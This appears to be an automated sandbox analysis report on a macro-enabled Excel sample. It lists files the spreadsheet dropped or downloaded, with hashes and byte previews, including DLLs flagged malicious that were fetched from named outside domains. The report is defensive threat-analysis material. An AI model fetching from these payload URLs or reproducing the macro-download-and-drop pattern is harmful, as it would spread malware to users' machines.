Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.114736388632894
Encrypted:	false
SSDEEP:	6:kKQwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:LkPlE99SNxAhUegeT2
MD5:	527B3D735C32E6F44F55FA98EE6F9CBE
SHA1:	1FD844F6B015C59224E38C742B586A36D65D3CAD
SHA-256:	9DDD9F80D02CD907672FF1ABB1251BA146F2552E81820AD6EF7B69C0ED087227
SHA-512:	E51192F2AE7E59A877A881051CEE8A9A5C9357353E5E42E7CFD2155923F3F31CF8A6490D33E77EF837D94B56080033073E9FF380DAE4B5EEC5C5CE625225CBD
Malicious:	false
Reputation:	low
Preview:	p..... .....N.h&@...(..... .....Y.....$.....8...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6EC7F2B2-66F2-402E-AC2F-EE48EA399479	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372920679766178
Encrypted:	false
SSDEEP:	1536:LcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:PrQ9DQW+zBX8P
MD5:	F36A0AED2615DBFD01E97A1C4D25729D
SHA1:	6C5271DA6D00A180291664C4077CE77E2F3D4D08
SHA-256:	1DBDCC9BB73C73C779F55B76ACBAECA0DD3A8D5191F56C4CDB3AC0D42F4ED986
SHA-512:	90CBBF81F55C9795585F6984607547B5E58CD236E29D3FA28E61DF6EE3BB92811A86DC018134B89B7B4FC9B6B5F8A775B875D3F074EE42BBC451B1D9695219E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-11T17:34:19">.. Build: 16.0.13706.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\613468AF.emf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-. .....-.....-.....-.....-.....l.....'.....-.....l.....$.....-.....'.....$..... -.....'.....l.....l.....'.....iii....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....l.....?.....?.....".....l.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A760AE4.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 363 x 234, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2653
Entropy (8bit):	7.818766151665501
Encrypted:	false
SSDEEP:	48:EMJaE2jR4jEJ/ff6nMVNzNzHuuQoCpMTjOWhXP4/3dlslfnaedCByM9x:VkjR4j6Hf6nGOWXPe/v3k/9x
MD5:	30D3FFA1E30B519FD9B1B839CC65C7BE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A760AE4.png	
SHA1:	1EB0F0E160FF7440223A7FE46F08B503F03D3AFB
SHA-256:	89A25BF794658FD3FABB1F042BCC283497B78E0A94098188F2DED7587B0CA3DC
SHA-512:	88E3ABDADCBD7F308FCAED390A033F09208EAAD4053FE69DAA274CC14DD2BC815B4D63725C1EFEF3C592C1DEDE22A555DBF5303C096839F8338B2F6C9E0A3C50
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...k.....S.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....KIK.....IDATx...b.0.E-.....`.Y..~f.$.h...,..H..CLg.x<.h..k..k..k..k..k..k.....:....$F.....E.....t.c?.~...q?.....!F....)<#$.l.....`..f.....;.....D]M.~..s.....h.}`.&{..X2.6.....s.;3>..o....0zn...])..8..;..rA..6..Xn"R..a.Bw..M....tw..mE.w....>....]..._v...z...H.y..8{}Z...gu.C~.3...>]o..>_.F/...._7nt...c...n..lu..g..@.....I...=.....?.9...".Rc..b..lf.f..l.....#4...Fw.A{...&N.Z.'..2.;.?.h.|..eZf..`..`..`..`.....O..m.>n.-fS.....R...q.....F..D.....w...e..x.H.?.C.....;.o!.)....@G..y..EY...5.>...'.}..4(..Aj)d.Pk....7vG.....,G..RZ.#F...K.<.....'j...^r.(....."......FHN.D4.j.y..wJ_...H2.....lN....?.V?...z.K.....M..F... ..t...053.:..0.~.S-.30..'...Q..et..=...5.q.Ko..Y#...H.~...C..CLi.83..6_..B.DC..>?.]..fGo..X0}C.|.@B..AJ.s.x...n..[.#WE....F.gv..i}..f}.....qG...G.O4....w6.x.L.J.....^._o:Za}..{.x.....F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bvw04lh5c[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	10377
Entropy (8bit):	3.9408094438740293
Encrypted:	false
SSDEEP:	192:AXYZIf6bDYPMROzyPXgRIhw3NIr3yRrt4CXQKBnScZjyZT2c/w:prD09NbHs2c/w
MD5:	696B83AF006A2E8D3794BDF5ACED2586
SHA1:	7D10E68EDF37710196A3E0B3862758B5B35942D9
SHA-256:	894014C5CE2D12A82D7F9880563AF1B503D4B820921E86F0ADCBEF45EEB2AB27
SHA-512:	B6E5033638E54941496DAD28D58CF2EBA97B38063D5AEF280BD43428B324365352C83F2E30AD688F05E715667119C2A8604E44B794AA3137C469EB170526F92D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://bulksms.interweblimited.com/bvw04lh5c.zip
Preview:	..<!doctype html>.<html lang="en">. <head>. <title>Page Not Found</title>.. <meta charset="utf-8">. <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">.. Fonts -->. <link rel="dns-prefetch" href="//fonts.gstatic.com">. <link href="https://fonts.googleapis.com/css?family=Nunito" rel="stylesheet" type="text/css">.. Styles -->. <style>. html {. line-height: 1.15;. -ms-text-size-adjust: 100%;. -webkit-text-size-adjust: 100%;. }.. body {. margin: 0;. }.. header,. nav,. section {. display: block;. }.. figcaption,. main {. display: block;. }.. a {. background-color: transparent;. -webkit-text-decoration-skip: objects;. }.. strong {. font-weight: inherit;. }.. strong {.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\dvnrlttv[1].zip	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	318976
Entropy (8bit):	7.117521348606884
Encrypted:	false
SSDEEP:	6144:WH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:i9O02Srnh0qEJC+Y218jdN
MD5:	7750BA949E4B090260827A4D8BE63EFC
SHA1:	EE0E268BFA0E49591DCF77F32D7DA94515D03C82
SHA-256:	8521E047F78CCF64777D40E44FB86A95F900E0ED594BB4F01CC6802FF412C536
SHA-512:	464C3AC243BB8B3BAD6419D10D5C9112DBB658E13256B722325BB42BCB11C464192683CB814568ECB431BF28AA3B58CBD7061F8C273B5EE3AC700948876EB315
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://osmosisecuador.com/dvnrlttv.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{P._.....!...2.z...`.....&.....@.....@.....|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rdata3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0.....@..@.reloc..(....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\u8wa3gh[1].zip	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	318976
Entropy (8bit):	7.117521348606884
Encrypted:	false
SSDEEP:	6144:WH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:i9O02Srnh0qEJC+Y218jdN
MD5:	7750BA949E4B090260827A4D8BE63EFC

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\u8wa3gh[1].zip	
SHA1:	EE0E268BFA0E49591DCF77F32D7DA94515D03C82
SHA-256:	8521E047F78CCF64777D40E44FB86A95F900E0ED594BB4F01CC6802FF412C536
SHA-512:	464C3AC243BB8B3BAD6419D10D5C9112DBB658E13256B722325BB42BCB11C464192683CB814568ECB431BF28AA3B58CBD7061F8C273B5EE3AC700948876EB31 5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://sistacweb.com/u8wa3gh.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{P._.....!...2.z...`.....&.....@.....@..... .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\AAD40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	52617
Entropy (8bit):	7.8362489035534955
Encrypted:	false
SSDEEP:	1536:Hxz6aVXaPaG7zyju5b4Li1CruyP1BCL11k:HxtVKiG7eju58LICac1BEbk
MD5:	6DC240AA00B1E41064674DFC01B8FEA9
SHA1:	BDD68AE696BCF5421438AC66F9152D5E7FFD915A
SHA-256:	D7EB9B54A15BA9FD3703C3AA829C6D3C728CBE5C4CA0DBB79E48707CE1E9751C
SHA-512:	186ADE59B22271D147900A7436D6571AF102C29BE23F1C949952610FBDF31A8C462B452A3303D2ED513CF7760589A654B49C60A2F7226FF1A4D13789AC7E0E98
Malicious:	false
Reputation:	low
Preview:	..MO.0...+...[]..{X.US...Y.....LZo.%...3NB.(...4M..}f&.....*...iMA..d`.-.....6.$Y..\Y..9B W.....G.!C.....~3...4..:0.RY.y.[.c.....Z.b..&.1y....*..bv.....4$...P...))x.@Ym.O..V..PZ....a... ..K$...#&...d:...:...+@W..&O+...*,K...Ee.~.K.~`.G.ie.v.zR7_s._{...N.....x.5~B.(.b.ak.NG.h:...P...Ts...[...y+...}....^..0..3...R...2.'..8".=`..9.N.....C<*.g.tl.....,.....f.\DY...g.S7.h/Z.. ...M>"&v_.....w.7.^4v.g...=.6.:wh.>J8....~"....&.t.P..Y{.m^.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	248808
Entropy (8bit):	4.292833774566677
Encrypted:	false
SSDEEP:	3072:XNvUjac9r8WZFVKKHSRDqBcA+FLM0Ar6t3s6bh:XNXc9YMFVTHSIcA+FLM0Awjbh
MD5:	DE945C0FB2ACF031540BEEE2A5984221
SHA1:	4C92748991711C2D54104FB78F571E319F5BE92D
SHA-256:	B72C4E89B154A06D2855B540F288DEB235B50DE8DD97E3E6D2B3C22A7F0CEEE1
SHA-512:	BBD97BBEC9FC618AC434FEF3820CEC137267EC4A6336D4A60F665700B2E25F6C48979DA680E6C3A0A4165A3988448248C3AF7FA9A916ACC0922D179C16C329E
Malicious:	false
Preview:	MSFT.....Q.....%.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t..... <.....h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"..."..(#...#...#..T$...$...%...% ...%..H&...&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2...3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9.. 4:...:...:..`;...;..(<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....I...B.....H...4.....x..lL.....T..... ....P..... .....

C:\Users\user\AppData\Local\Temp\dunjzsby.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	318976
Entropy (8bit):	7.117521348606884
Encrypted:	false
SSDEEP:	6144:WH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:i9O02Srnh0qEJC+Y218jdN
MD5:	7750BA949E4B090260827A4D8BE63EFC
SHA1:	EE0E268BFA0E49591DCF77F32D7DA94515D03C82
SHA-256:	8521E047F78CCF64777D40E44FB86A95F900E0ED594BB4F01CC6802FF412C536
SHA-512:	464C3AC243BB8B3BAD6419D10D5C9112DBB658E13256B722325BB42BCB11C464192683CB814568ECB431BF28AA3B58CBD7061F8C273B5EE3AC700948876EB31 5

C:\Users\user\AppData\Local\Temp\dunjzsby.dll	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{P._.....!...2.z...`.....&.....@.....@..... .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\mkmanoo.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	10377
Entropy (8bit):	3.9408094438740293
Encrypted:	false
SSDEEP:	192:AXYZIf6bDYPMROzyPXgRIhw3NIr3yRrt4CXQKBnScZjyZT2c/w:prD09NbHs2c/w
MD5:	696B83AF006A2E8D3794BDF5ACED2586
SHA1:	7D10E68EDF37710196A3E0B3862758B5B35942D9
SHA-256:	894014C5CE2D12A82D7F9880563AF1B503D4B820921E86F0ADCBEF45EEB2AB27
SHA-512:	B6E5033638E54941496DAD28D58CF2EBA97B38063D5AEF280BD43428B324365352C83F2E30AD688F05E715667119C2A8604E44B794AA3137C469EB170526F92D
Malicious:	**true**
Preview:	..<!doctype html>.<html lang="en">. <head>. <title>Page Not Found</title>.. <meta charset="utf-8">. <meta name="viewport" content="width=device-wi dth, initial-scale=1, shrink-to-fit=no">.. Fonts -->. <link rel="dns-prefetch" href="//fonts.gstatic.com">. <link href="https://fonts.googleapis.com/css?fam ily=Nunito" rel="stylesheet" type="text/css">.. Styles -->. <style>. html {. line-height: 1.15;. -ms-text-size-adjust: 100%;. -webkit- text-size-adjust: 100%;. }.. body {. margin: 0;. }.. header,. nav,. section {. display: block;. }.. figcaption,. main {. display: block;. }.. a {. background-color: transparent;. -webkit-text-decoration-skip: objects;. }.. strong {. font-weight: inherit;. }.. strong {.

C:\Users\user\AppData\Local\Temp\xnaitann.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	318976
Entropy (8bit):	7.117521348606884
Encrypted:	false
SSDEEP:	6144:WH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:i9O02Srnh0qEJC+Y218jdN
MD5:	7750BA949E4B090260827A4D8BE63EFC
SHA1:	EE0E268BFA0E49591DCF77F32D7DA94515D03C82
SHA-256:	8521E047F78CCF64777D40E44FB86A95F900E0ED594BB4F01CC6802FF412C536
SHA-512:	464C3AC243BB8B3BAD6419D10D5C9112DBB658E13256B722325BB42BCB11C464192683CB814568ECB431BF28AA3B58CBD7061F8C273B5EE3AC700948876EB31 5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...{P._.....!...2.z...`.....&.....@.....@..... .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Mon Jan 11 16:34:36 2021, atime=Mon Jan 11 16:34:36 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.643542105285058
Encrypted:	false
SSDEEP:	12:8GyXUpXduCH2KOxbR4SLxvGQlA+WrjAZ/DYbD0RSeuSeL44t2Y+xIBjKZm:8Gi9xGQcAZbcD037aB6m
MD5:	7894814E67A2899E1E1E1B50EAB393C0
SHA1:	BD41293FEA685ACA18DBE634308FE140E1760173
SHA-256:	92FC9048F95EDE782B43727F3EE0E5D8982F222C1F24C4CDBF45BC5977F3F1CB
SHA-512:	E28599FB7A985C9AB0D11989173EDF67A3E720AB06F04B9569A2344DA402ACEF915FFD72007282FD5998997029142632920 93DC0111C04428F572550234A4C80
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....-..XL..@.....@....@.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..+R=.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N..+R=.....#J.....a-j.j.o.n.e.s.....~.1.....+RS...Desktop.h.....N..+RS.....Y.....>.....*.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....376483.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9. ..1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	106
Entropy (8bit):	4.288085753919832
Encrypted:	false
SSDEEP:	3:oyBVomxWdxUNIVUYOhVdUNIVUYmxWdxUNIVUYv:djuSL1WLeSLC
MD5:	3A4CD3A9401D75DF179FD5850F863649
SHA1:	1036B9ABFAF918FB96990DA3DC6350DE5ADC5EAB
SHA-256:	6A59F34635BEEEC2999D038D85914250458F714CB546BD29FCFA3CCA1B0E73EF
SHA-512:	31AB0EE07F659FA4EAD5608CCF3C8E772918F24400EE013FE83838D8106BFDE4ED823B91D2C4464B108EB37F2FB15C71E9CB0EBC7AB3A2EFC469C253136D17 D4
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..sample20210111-01.LNK=0..sample20210111-01.LNK=0..[misc]..sample20210111-01.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\sample20210111-01.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Mon Jan 11 16:34:44 2021, atime=Mon Jan 11 16:34:44 2021, length=52604, window=hide
Category:	dropped
Size (bytes):	2190
Entropy (8bit):	4.658102608207041
Encrypted:	false
SSDEEP:	48:8VqizZCbl7W49lWB6pVqizZCbl7W49lWB6:84izJK4izJ
MD5:	4BA25CD43CC9ABE2E4929F1360199B74
SHA1:	C464AD67A57CA27D4E2CAA395C4FC535BFE23BBD
SHA-256:	B8F3FDD815DA59CB8A0112EB463894D7F7EFC7158AB6D2FFA72DB16ECCF9DE47
SHA-512:	2D1F5C8B4ADB254C98041B5D59B90B40A9C2E0D35E1CBDBC5A074B3656B39A48EB7C45317C310B16F3BC098773159A57A920024BA01639029611CEEF51A8F82
Malicious:	false
Preview:	L.....F.... ...%..S....U..@....s..@...|.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..+R=.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N..+R=.....#J.....a-j.j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N..+R=.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.....+RG. .SAMPLE~1.XLS..^.....>Q{<+RG.....V.....{...s.a.m.p.l.e.2.0.2.1.0.1.1.1.-.0.1...x.l.s.m.....\.....-.....[.....>.S.....C:\Users\user\Desktop\sample20210111-01.xlsm..-....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.a.m.p.l.e.2.0.2.1.0.1.1.1.-.0.1...x.l.s.m.....:.,.LB.)...As...`.....X.....376483.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\CAF40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	52604
Entropy (8bit):	7.835266879450367
Encrypted:	false

C:\Users\user\Desktop\CAF40000	
SSDEEP:	1536:Hxz6aVXaPaG7zyjuD4eQYRbc/l47s19B1V+ZWCL1Syv:HxtVKiG7eju1QYR8OIN+ZWEAyv
MD5:	AA49971F883AA532921DC83132C7FD57
SHA1:	E28B73B82FA4A9B124822914EE0D8A42895EFA20
SHA-256:	D9ED557F4E4F34F64945F8D2EB3F90170D03585EDFF0554E3DA96440645AD8CB
SHA-512:	BD2FB878379E3A345BECC58739AEB98FD8922623ACA9CA94148B0EA7A42B4C412F5E9E2DC558349BA2E72C3B85D05A7B259D5097BF721745B02502A0A3E191FE
Malicious:	false
Preview:	..MO.0...+...[]..{X.US...Y.....LZo.%...3NB.(...4M..}f&.....*...iMA..d`.-.....6.$Y..\Y..9B W.....G.!C.....~3...4..:0.RY.y.[.c.....Z.b..&.1y....*..bv.....4$...P...))x.@Ym.O..V..PZ....a... ..K$...#&...d:...:...+@W..&O+...*,K...Ee.~.K.~`.G.ie.v.zR7_s._{...N.....x.5~B.(.b.ak.NG.h:...P...Ts...[...y+...}....^..0..3...R...2.'..8".=`..9.N.....C<*.g.tl.....,.....f.\DY...g.S7.h/Z.. ...M>"&v_.....w.7.^4v.g...=.6.:wh.>J8....~"....&.t.P..Y{.m^.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$sample20210111-01.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtBhFXl6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD067
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.75941359400182
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	sample20210111-01.xlsm
File size:	40268
MD5:	fa5350d4304c4c2ceafa435244b5a5fc
SHA1:	fc8a20962b8cf86568b1e85be02ee9c7b62d94b2
SHA256:	0104974a7bf43e2e31d25ae485f57c62efe89eaea2d3e520db8a76fa70dd956d
SHA512:	09cf2c537c358aea59a242b2b25129cc780bcc571e0ef611e2b1eb40078c1ff27356d1a45b1dd42249685e97b18e12173be2dde0e54bf4913fcce4b3703ea625
SSDEEP:	768:1wTZYx6TBDUzVXaI4/ybclX7aV+uFdeq9AQxD2KL0gnp5zFVqJlZ:sa6aVXaPaG7zyvxDhLnzjqJlZ
File Content Preview:	PK.....!.o.m.....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/338158/sample/sample20210111-01.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
